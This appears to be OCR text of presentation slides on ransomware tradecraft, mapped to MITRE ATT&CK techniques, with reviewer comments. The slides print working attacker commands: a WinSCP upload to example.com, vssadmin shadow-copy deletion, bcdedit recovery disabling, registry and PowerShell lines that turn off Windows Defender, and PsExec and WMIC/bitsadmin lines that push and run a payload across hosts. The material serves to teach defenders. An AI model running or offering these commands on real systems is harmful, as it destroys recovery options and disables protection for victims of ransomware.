
```
winscp.com /command "open sftp://user:password@example.com/" "put
examplefile.txt /home/user/" "exit"
```

Data collection and exfiltration

Folie 26

JB0	Command line design, please Justin Buchanan, 2023-07-25T18:39:50.707

Degradation of recovery and system security services




Folie 27

JJ0	Insert Stock image John Fokker J.E., 2023-07-25T12:39:03.084

JB0

Degradation of recovery and system security services

Example 1



```
VSSADMIN- Inhibit System Recovery - T1490

VSSAdmin is a command-line utility in Windows operating systems that
manages the Volume Shadow Copy Service (VSS). VSSAdmin allows users to
interact with and control the VSS functionality, which provides a way
to create and manage snapshots of data on Windows systems

Delete operation.
“C:\windows\system\cmd.exe” /c vssadmin.exe delete shadows /All /
QuietResize operation.

Resize operation.
“C:\windows\system\cmd.exe” /c vssadmin.exe resize shadowstorage
/for=c: /on=c: /maxsize=401MB
```

Degradation of recovery and system security services

Folie 28


JB0 Command line design, please

Justin Buchanan, 2023-07-25T18:40:00.693

JB0

Degradation of recovery and system security services

Example 2



```
BCDEdit- Inhibit System Recovery - T1490

BCDEdit is a command-line utility in Windows operating systems that
allows users to view, modify, and control the Boot Configuration Data
(BCD) settings. . Attackers may attempt to disable or modify recovery
options available during system startup by manipulating BCD settings.
This could include disabling options like Safe Mode, Last Known Good
Configuration, or automatic repair tools, hindering the victim's
ability to recover their system or remove the ransomware.

“%WINDIR%\System32\cmd.exe” /C bcdedit /set {default} bootstatuspolicy
ignoreallfailures

“%WINDIR%\System32\cmd.exe” /C bcdedit /set {default} recoveryenabled
no
```

Degradation of recovery and system security services

Folie 29


JB0 Command line design, please

Justin Buchanan, 2023-07-25T18:40:00.693

JBO

Degradation of recovery and system security services

Example



```
Reg- Impair Defenses - T1562

Reg is a Windows utility used to interact with the Windows Registry.
Attackers may attempt to disable or modify security-related Registry
keys to hinder the operation of antivirus software, firewalls, or
other security mechanisms. This allows the ransomware to operate
without interference or detection.

reg add \REGISTRY\MACHINE\SOFTWARE\Policies\Microsoft\Windows
Defender\Real-Time Protection\DisableRealtimeMonitoring = "1”

C:\Program Files\Windows Defender\MpCmdRun.exe -RemoveDefinitions -All
Set-MpPreference -DisableIOAVProtection $true
```

Degradation of recovery and system security services

Folie 30


JB0 Command line design, please

Justin Buchanan, 2023-07-25T18:40:00.693

Ransomware deployment, execution, and encryption

Ransomware deployment, execution, and encryption

Example 1



PsExec- Service Execution - T1035

PsExec is a command-line tool developed by Microsoft's Sysinternals suite that allows users to execute processes remotely on other Windows systems over a network.

```
psexec.exe  \\TARGET_HOST_IP -u DOMAIN\USER -p PASSWORD -s -d -h -r
mstdc -accepteula -nobanner %WINDIR%\temp\p.bat
```

Ransomware deployment, execution, and encryption

Folie 32


JB0 Command line design, please

Justin Buchanan, 2023-07-25T18:40:09.465

JB0

Ransomware deployment, execution, and encryption

Example 2



```
WMIC- Windows Management Instrumentation - T1047

WMIC (Windows Management Instrumentation Command-line) is a command-
line interface that provides access to management features of the
Windows Management Instrumentation (WMI) infrastructure.

start wmic /node:@C:\share$\comps1.txt /user:[REDACTED]
/password:[REDACTED] process call create “cmd.exe /c bitsadmin
/transfer vVv \\[REDACTED]\share$\vVv.exe %APPDATA%\vVv.exe &
%APPDATA%\vVv.exe”
```

Ransomware deployment, execution, and encryption

Folie 33

